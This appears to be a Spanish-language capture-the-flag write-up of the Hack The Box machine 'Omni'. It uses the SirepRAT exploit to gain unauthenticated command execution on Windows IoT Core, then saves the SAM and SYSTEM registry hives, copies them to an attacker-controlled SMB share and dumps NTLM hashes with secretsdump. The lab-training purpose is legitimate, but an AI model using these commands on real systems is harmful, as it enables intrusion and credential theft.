


Omni

Máquina Windows IoT fácil

Enumeración

Se hace un escaneo de puertos, servicios y sitios web con la finalidad de encontrar un vector de entrada al objetivo.

```
nmap -Pn -p- --open 10.10.10.204 -T4
```



```
(kali㉿kali)-[~/machineshtb/Omni]
$ nmap -Pn -p- --open 10.10.10.204 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-02 23:15 GMT
Stats: 0:04:12 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 47.58% done; ETC: 23:24 (0:04:38 remaining)
Stats: 0:05:40 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 67.38% done; ETC: 23:24 (0:02:45 remaining)
Stats: 0:06:41 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 85.11% done; ETC: 23:23 (0:01:10 remaining)
Nmap scan report for 10.10.10.204
Host is up (0.15s latency).
Not shown: 65529 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
135/tcp    open  msrpc
5985/tcp    open  wsman
8080/tcp    open  http-proxy
29817/tcp   open  unknown
29819/tcp   open  unknown
29820/tcp   open  unknown

Nmap done: 1 IP address (1 host up) scanned in 452.03 seconds

(kali㉿kali)-[~/machineshtb/Omni]
$
```


```
nmap -Pn -sCV -p135,5985,8080,29817,29819,29820 10.10.10.204 -T4
```

```
(kali@kali) [~/machineshtb/omni]$ nmap -Pn -sCV -p135,5985,8080,29817,29819,29820 10.10.10.204 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-02 23:25 GMT
Nmap scan report for 10.10.10.204
Host is up (0.10s latency).
Nmap done: 1 IP address (1 host up) scanned in 77.29 seconds

PORT      STATE SERVICE VERSION
135/tcp    open  msrpc  Microsoft Windows RPC
5985/tcp   open  upnp    Microsoft IIS httpd
8080/tcp   open  upnp    Microsoft IIS httpd
|_ http-auth:
|_ HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Windows Device Portal
|_ http-title: Site doesn't have a title.
|_ http-server-header: Microsoft-HTTPAPI/2.0
29817/tcp  open  unknown
29819/tcp  open  arcserve ARCserve Discovery
29820/tcp  open  ms-sirep Windows IoT SIREP server
Service Info: Host: PING; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.29 seconds
(kali@kali) [~/machineshtb/omni]
```

Visitamos sitios web y es un panel de login o exactamente es un Windows Device Portal



Windows IoT SIREP server

Validamos que es el servicio de Windows IoT y al parecer permite crear, implementar y administrar soluciones de tipo IoT.

✦ Visión general creada por IA

Windows IoT permite crear, implementar y administrar soluciones de Internet de las Cosas (IoT). Se puede usar para conectar dispositivos a la nube, monitorearlos y controlarlos. 

Windows IoT Enterprise

- Es una versión de Windows Enterprise con características para crear dispositivos dedicados. 
- Permite conectar dispositivos entre sí, la red y la nube. 
- Ayuda a crear soluciones de IoT confiables, manteniendo seguros los dispositivos, los datos y las identidades. 

Windows Server IoT

- Está diseñado para admitir cargas de trabajo de proceso, conexiones o almacenamiento a gran escala. 

SirepRAT Windows IoT SIREP server exploit

Como no encontré mayor cosa empecé a buscar exploits asociados a Windows IoT SIREP server t encontré un artículo que habla sobre SirepRAT

<https://www.linkedin.com/pulse/remote-code-execution-sirep-windows-iot-tanzil-rehman>

Windows IoT SIREP server exploit

Todo Videos Videos cortos Noticias Imágenes Shopping Web : Más



LinkedIn · Tanzil R.

Más de 10 reacciones · hace 3 años

Remote Code Execution - Sirep (Windows IoT)

Summary: **Sirep** protocol accepts unauthenticated incoming messages, which can be used to get remote code execution. **Windows 10 IoT** core?



CICESE

<https://seguridad.cicese.mx> > alerta > Vulnerabilidad-en...

Vulnerabilidad en Windows 10 IoT permite el control de los ...

4 mar 2019 — Una investigadora de la firma SafeBreach ha revelado una vulnerabilidad en **Windows 10 IoT** Core que permitiría a un atacante ejecutar ...



ZDNET

<https://www.zdnet.com> > article · Traducir esta página

New exploit lets attackers take control of Windows IoT Core ...

2 mar 2019 — The **vulnerability**, discovered by Dor Azouri, a security researcher for SafeBreach,

Windows IoT Core - Remote Code Execution - Sirep - Windows IoT Core - Tanzil Rehman

DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP Tmux Cheat Sheet & Q...

LinkedIn

Articles People Learning Jobs

Chinese APT
Shahzad Dhanwani · 9 months ago

Witekio · 11 months ago

and...
Mustapha JDAD · 4 years ago

1. 29820 - command communication

2. 29819

3. 29817

Developer Tools

Important

The following developer features should not be used in **Retail** builds and in images for commercial devices. If you would still like to disable IOT_SIREP as a developer tool, however, please follow the instructions [here](#).

Features	Description
IOT_SIREP	Enables SIREP modes for TShell connectivity.

Son los mismos puertos que tenemos abiertos

Busque con solo el nombre de esa vulnerabilidad y encontré un exploit en GitHub
<https://github.com/SafeBreach-Labs/SirepRAT>

https://www.google.com/search?client=firefox-b-e&channel=entpr&q=SirepRAT

DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP Tmux Cheat Sheet &

Google

SirepRAT

Todo Imágenes Videos Noticias Shopping Maps Videos cortos Más

GitHub
<https://github.com/SirepRAT> · Traducir esta página

SafeBreach-Labs/SirepRAT

Remote Command Execution as SYSTEM on Windows IoT Core (releases available for Python2.7 & Python3) - SafeBreach-Labs/SirepRAT.

GitHub
<https://github.com/SirepRAT/docs> · Traducir esta página

SirepRAT_RCE_as_SYSTEM_o...

... (releases available for Python2.7 & Python3) - SirepRAT/docs/
SirepRAT_RCE_as_SYSTEM_on_Windows_IoT_Core_Slides.pdf at master · SafeBreach-Labs/...

clonamos el repositorio

git clone https://github.com/SafeBreach-Labs/SirepRAT.git

luego para instalar requerimientos con python3 validamos con stup.py

```
Finished processing dependencies for sireprat-dorazouri==2.0.0
(kali@kali)-[~/machineshtb/Omni/SirepRAT]
$ ls
build common dist docs LICENSE models payloads README.md requirements.txt setup.py sireprat_dorazouri.egg-info SirepRAT.py
(kali@kali)-[~/machineshtb/Omni/SirepRAT]
$ python3 setup.py install
[Omni] 0: bash 1: bash- 2: bash*
```

sudo python3 setup.py install

```
copying sireprat_dorazouri.egg-info/top_level.txt -> build/bdist.linux-x86_64
zip_safe flag not set; analyzing archive contents...
creating dist
creating 'dist/sireprat_dorazouri-2.0.0-py3.13.egg' and adding 'build/bdist.linux-x86_64/egg' (and everything under it)
removing 'build/bdist.linux-x86_64/egg' (and everything under it)
Processing sireprat_dorazouri-2.0.0-py3.13.egg
Copying sireprat_dorazouri-2.0.0-py3.13.egg to /usr/local/lib/python3.13/dist-packages/sireprat_dorazouri-2.0.0-py3.13.egg
Adding sireprat-dorazouri 2.0.0 to easy-install.pth file

Installed /usr/local/lib/python3.13/dist-packages/sireprat_dorazouri-2.0.0-py3.13.egg
Processing dependencies for sireprat-dorazouri==2.0.0
Finished processing dependencies for sireprat-dorazouri==2.0.0

(kali@kali)-[~/machineshtb/Omni/SirepRAT]
$ python3 setup.py install
[Omni] 0: bash 1: bash- 2: bash*
```

sin embargo, como me dio problemas al ejecutar hago un entorno virtual en python3

python3 -m venv venv y source /bin/activate

```
File Edit View Search Terminal Tabs Help
kali@kali: ~/machineshtb
(venv)(kali@kali)-[~/machineshtb/Omni/SirepRAT/venv]
$
```

pip3 install -r requirements.txt

```
(venv)(kali@kali)-[~/machineshtb/Omni/SirepRAT]
$ ls
build common dist docs LICENSE models payloads README.md requirements.txt setup.py SirepRAT.py
$ pip3 install -r requirements.txt
Collecting hexdump>=3.3 (from -r requirements.txt (line 1))
  Using cached hexdump-3.3.zip (12 kB)
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Preparing metadata (pyproject.toml) ... done
Building wheels for collected packages: hexdump
  Building wheel for hexdump (pyproject.toml) ... done
  Created wheel for hexdump: filename=hexdump-3.3-py3-none-any.whl size=8934 sha256=f9c6a50b3e
  Stored in directory: /home/kali/.cache/pip/wheels/81/1e/a4/a5d574c8c252ae76a079e54c46bc368f9
Successfully built hexdump
Installing collected packages: hexdump
Successfully installed hexdump-3.3
(venv)(kali@kali)-[~/machineshtb/Omni/SirepRAT]
$ python3 SirepRAT.py
usage: SirepRAT.py target_device_ip command_type [options]
SirepRAT.py: error: the following arguments are required: target_device_ip, command_type
(venv)(kali@kali)-[~/machineshtb/Omni/SirepRAT]
$
```

Validamos si funciona con un descubrimiento de archivos como lo indica en github

Setup

```
pip install -r requirements.txt
```

Usage

Download File

```
python SirepRAT.py 192.168.3.17 GetFileFromDevice --remote_path "C:\Windows\System32\drivers\etc\hosts"
```

Upload File

```
python SirepRAT.py 192.168.3.17 PutFileOnDevice --remote_path "C:\Windows\System32\uploaded.txt"
```

Run Arbitrary Program

```
python SirepRAT.py 192.168.3.17 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe /c whoami"
```

python SirepRAT.py 10.10.10.204 GetFileFromDevice --remote_path "C:\Windows\System32\drivers\etc\hosts" --v

```
kali@kali: ~/machineshtb
python SirepRAT.py 10.10.10.204 GetFileFromDevice --remote_path "C:\Windows\System32\drivers\etc\hosts" --v

----- Meta -----
----- Mirai -----
----- Nibbles -----
----- Nibbles -----
----- Omni -----
# Copyright (c) 1993-2009 Microsoft Corp.
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
# For example:
#
# 102.54.94.97 rhino.acme.com # source server
# 38.25.63.10 x.acme.com # x client host
#
# localhost name resolution is handled within DNS itself.
# 127.0.0.1 localhost
# ::1 localhost

-----
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<FileResult | type: 31, payload length: 824, payload peek: 'b'# Copyright (c) 1993-2009 Microsoft Corp.\r\n\r\n# Th'
```

Ahora validamos si podemos ejecutar comandos con cmd

```
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\hostname.exe"
```

```
kali@kali: ~/machineshtb
(venv)(kali@kali)-[~/machineshtb/Omni/SirepRAT]
$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\hostname.exe"
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<OutputStreamResult | type: 11, payload length: 6, payload peek: 'b'omni\r\n'>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: '\x00\x00\x00\x00'>

(venv)(kali@kali)-[~/machineshtb/Omni/SirepRAT]
$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "whoami"
<HResultResult | type: 1, payload length: 4, HResult: 0x80070002>

(venv)(kali@kali)-[~/machineshtb/Omni/SirepRAT]
$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\whoami"
<HResultResult | type: 1, payload length: 4, HResult: 0x80070002>

(venv)(kali@kali)-[~/machineshtb/Omni/SirepRAT]
$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\dir"
<HResultResult | type: 1, payload length: 4, HResult: 0x80070002>

(venv)(kali@kali)-[~/machineshtb/Omni/SirepRAT]
$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "/c echo whoami"
<HResultResult | type: 1, payload length: 4, HResult: 0x80070002>

(venv)(kali@kali)-[~/machineshtb/Omni/SirepRAT]
$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "/c whoami"
<HResultResult | type: 1, payload length: 4, HResult: 0x80070002>

(venv)(kali@kali)-[~/machineshtb/Omni/SirepRAT]
$
```

sin embargo, no parece ejecutar comandos de manera exitosa, validamos la ayuda del script y encontramos algunas flags


```

options:
  -h, --help            show this help message and exit
  --return_output        Set to have the target device return the command output stream
  --cmd CMD              Program path to execute
  --as_logged_on_user    Set to impersonate currently logged on user on the target device
  --args ARGS            Arguments string for the program
  --base_directory BASE_DIRECTORY
                        The working directory from which to run the desired program
  --remote_path REMOTE_PATH
                        Path on target device
  --data DATA           Data string to write to file
  --v                   Verbose - if printable, print result
  --vv                  Very verbose - print socket buffers and more

available commands:
* LaunchCommandWithOutput
* PutFileOnDevice
* GetFileFromDevice
* GetFileInformationFromDevice
* GetSystemInformationFromDevice

remarks:
- Use moustaches to wrap remote environment variables to expand (e.g. {{userprofile}})

Usage example: python SirepRAT.py 192.168.3.17 GetFileFromDevice --remote_path C:\Windows\System32

```

Con esto y realizando varias modificaciones logramos ejecutar comandos con la flag --arg y seteando como programa a cmd.exe

```
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c hostname"
```

```

(venv)(kali@kali)-[~/machineshtb/Omni/SirepRAT]
$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c hostname"
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<OutputStreamResult | type: 11, payload length: 6, payload peek: 'b'omni\r\n''>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: 'b'\x00\x00\x00\x00''>

(venv)(kali@kali)-[~/machineshtb/Omni/SirepRAT]
$
[Omni] 0: bash 1: bash- 2: bash*

```

con la flag --v podemos ver la salida del programa

```
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c dir C:\Windows" --v
```

```
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c dir C:\Windows\" --v
(venv)(kali@kali)-[~/machineshtb/Omni/SirepRAT]
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c dir C:\Windows\" --v
-----
Omni:
-----
Volume in drive C is MainOS
Volume Serial Number is 3C37-C677

Directory of C:\Windows
07/03/2020 10:35 PM <DIR> .
07/03/2020 10:35 PM <DIR> ..
10/26/2018 11:37 PM <DIR> AppCompat
10/26/2018 11:37 PM <DIR> apppatch
10/26/2018 11:37 PM <DIR> AppReadiness
10/26/2018 11:37 PM <DIR> Boot
10/26/2018 11:36 PM 19,456 bootprep.exe
10/26/2018 11:37 PM <DIR> CustomizationPolicy
10/26/2018 11:37 PM <DIR> Globalization
10/26/2018 11:37 PM <DIR> IdentityCRL
10/26/2018 11:38 PM <DIR> ImageUpdate
07/03/2020 11:22 PM <DIR> Inf
07/03/2020 11:22 PM <DIR> IoTUAPOOBE
10/26/2018 11:37 PM <DIR> L25schemas
```

Ahora la fácil sería establecer una reverse Shell transfiriendo netcat, pero no me estaba dejando utilizar curl o certutil, por lo cual busco hashes SAM. Tomando ayuda de la máquina bastion ejecuto los siguientes comandos.

Windows/System32/config SAM y System

```
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c dir C:\windows\system32\config" --v
```

```
(venv)(kali@kali)-[~/machineshtb/Omni/SirepRAT]
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c dir C:\windows\system32\config" --v
-----
HACKTHEBOX
-----
Volume in drive C is MainOS
Volume Serial Number is 3C37-C677

Directory of C:\windows\system32\config
07/03/2020 11:22 PM <DIR> .
07/03/2020 11:22 PM <DIR> ..
08/20/2020 10:06 AM 8,192 BBI
10/26/2018 11:37 PM 16,384 BCD-Template
10/26/2018 11:38 PM 2,920,448 COMPONENTS
08/20/2020 11:44 AM 131,072 DEFAULT
10/26/2018 11:38 PM 8,192 DRIVERS SAM
10/26/2018 11:35 PM 8,192 ELAM
10/26/2018 11:37 PM <DIR> Journal
10/26/2018 11:37 PM <DIR> Memory
08/20/2020 11:44 AM 65,536 SAM
08/20/2020 11:44 AM 32,768 SECURITY
04/03/2025 12:14 AM 20,447,232 SOFTWARE
08/20/2020 11:44 AM 15,204,352 SYSTEM
10/26/2018 11:37 PM <DIR> systemprofile
10/26/2018 11:37 PM <DIR> TxR
10 File(s) 38,842,368 bytes
6 Dir(s) 558,510,080 bytes free
```

A diferencia de bastión, acá se debe sacar una copia del registro SYSTEM y de SAM porque estan en uso si eso no se hace se puede afectar la maquina.

La idea es transferirnos la copia y luego con secretdump sacar esos hashes y conectarnos con las credenciales encontradas todo esto si la contraseña es débil y está en el rockyou

Copy SAM y System

Primero copiamos SYSTEM a la raíz del disco duro con reg

```
reg save HKLM\SYSTEM C:\SYSTEM
```

```
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c reg save HKLM\SYSTEM C:\SYSTEM" --v
```

```
(venv)(kali@kali)-[~/machineshtb/Omni/SirepRAT]
$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c reg save HKLM\SYSTEM C:\SYSTEM" --v
```

The operation completed successfully.

A diferencia de bastión, acá se debe sacar una copia del registro SYSTEM y de SAM porque están en uso si eso no se hace se puede afectar la máquina. La idea es transferirnos la copia y luego con `secretdump` sacar esos hashes y conectarnos con las credenciales encontradas todo esto si la contraseña es débil y está en el rockyou.

luego sacamos copia de SAM

reg save HKLM\SAM C:\SAM

```
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c reg save HKLM\SAM C:\SAM" --v
```

```
(venv)(kali@kali)-[~/machineshtb/Omni/SirepRAT]
$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c reg save HKLM\SAM C:\SAM" --v
```

The operation completed successfully.

luego sacamos copia de SAM
reg save HKLM\SAM C:\SAM

```
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<OutputStreamResult | type: 11, payload length: 40, payload peek: 'b'The operation completed successfully.\r\r\n'\>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: 'b'\x00\x00\x00\x00'\>
```

comandos

[Omni] 0:bash 1:bash- 2:python* 3:bash

Ahora hay que transferir system y SAM en local para ello usamos `impacket-smbserver`

`impacket-smbserver carpeta` .

```
kali@kali: ~/machineshtb
(kali@kali)-[~/machineshtb/Omni]
$ impacket-smbserver carpeta .
```

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

```
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

sintaxis `impacket-smbserver` nombre de carpeta y . el punto es importante para que nos traiga todo

luego hacemos un copy de los archivos y enviamos al smbserver carpeta

copy C:\SYSTEM \\10.10.14.4\carpeta\SYSTEM

```
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c copy C:\SYSTEM \\10.10.14.4\carpeta\SYSTEM" --v
```

```

(venv)(kali@kali)-[~/machineshtb/Omni/SirepRAT]
$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c copy C:\SYSTEM \\10.10.14.4\carpeta\SYSTEM" --v
--v
-----
Legacy
You can't connect to the file share because it's not secure. This share requires the obsolete SMB1 protocol, which is unsafe and could expose your system to attack.
Your system requires SMB2 or higher. For more info on resolving this issue, see: https://go.microsoft.com/fwlink/?linkid=852747
0 file(s) copied.
-----
Impacket-smbserver
-----
Omni
^CTraceback (most recent call last):
  File "/home/kali/machineshtb/Omni/SirepRAT/SirepRAT.py", line 250, in <module>
    main(args)
  File "/home/kali/machineshtb/Omni/SirepRAT/SirepRAT.py", line 176, in main
    sirep_result_buffers = sirep_send_command(sock, sirep_command, print_printable_data=args.v or args.vv,
                             verbose=args.vv)
  File "/home/kali/machineshtb/Omni/SirepRAT/SirepRAT.py", line 119, in sirep_send_command
    first_int = sirep_con_sock.recv(INT_SIZE)
KeyboardInterrupt
comandos
(venv)(kali@kali)-[~/machineshtb/Omni/SirepRAT]
$

```

smb2support

como nos dio error por ser un smb inseguro utilizamos la funcionalidad smb2support de impacket-smb

sudo impacket-smbserver -smb2support carpeta .

```

kali@kali: ~/machineshtb
(kali@kali)-[~/machineshtb/Omni]
$ sudo impacket-smbserver -smb2support carpeta .
[sudo] password for kali:
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.204,49694)
[*] AUTHENTICATE_MESSAGE (\,omni)
[*] User omni\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:carpeta)

```

python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c copy C:\SYSTEM \\10.10.14.4\carpeta\SYSTEM" --v

```

(venv)(kali@kali)-[~/machineshtb/Omni/SirepRAT]
$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c copy C:\SAM \\10.10.14.4\carpeta\SAM"
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
(venv)(kali@kali)-[~/machineshtb/Omni/SirepRAT]
$

```

python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c copy C:\SAM \\10.10.14.4\carpeta\SAM" --

```

(venv)(kali@kali)-[~/machineshtb/Omni/SirepRAT]
$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c copy C:\SAM \\10.10.14.4\carpeta\SAM"
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
(venv)(kali@kali)-[~/machineshtb/Omni/SirepRAT]
$

```

```

(kali@kali)-[~/machineshtb/Omni]
$ ls
SAM SirepRAT SYSTEM
(kali@kali)-[~/machineshtb/Omni]
$

```

ahora ejecutamos impacket-secretdump
impacket-secretdump -sam SAM -system SYSTEM LOCAL

```

kali@kali: ~/machineshtb
(kali@kali)-[~/machineshtb/Omni]
$ impacket-secretdump -sam SAM -system SYSTEM LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Target system bootKey: 0x4a96b0f404fd37b862c07c2aa37853a5
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a01f16a7fa376962dbeb29a764a06f00:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:330fe4fd406f9d0180d67adb0b0dfa65:::
sshd:1000:aad3b435b51404eeaad3b435b51404ee:91ad590862916cdfd922475caed3acea:::
DevToolsUser:1002:aad3b435b51404eeaad3b435b51404ee:1b9ce6c5783785717e9bbb75ba5f9958:::
app:1003:aad3b435b51404eeaad3b435b51404ee:e3cb0651718ee9b4faffe19a51faff95:::
[*] Cleaning up...
(kali@kali)-[~/machineshtb/Omni]
$

